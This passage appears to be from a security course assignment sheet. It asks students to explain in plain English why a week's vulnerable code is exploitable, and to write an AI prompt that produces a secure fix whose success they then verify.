- A. Explain in Plain English (EiPE).** In 2–3 sentences, in your own words, describe what this week's vulnerable code/endpoint actually *does* and *why it is exploitable* — explain the mechanism, don't dump jargon.
- B. Prompt Problem.** Write a **single prompt** that makes an AI produce a *correct, secure* fix for one finding. Run it: does the exploit now fail? If not, refine the prompt and try again. Submit the **final prompt + the verified result**. *Graded on the prompt's precision and your verification — this trains problem decomposition and AI literacy (Denny et al. 2024).*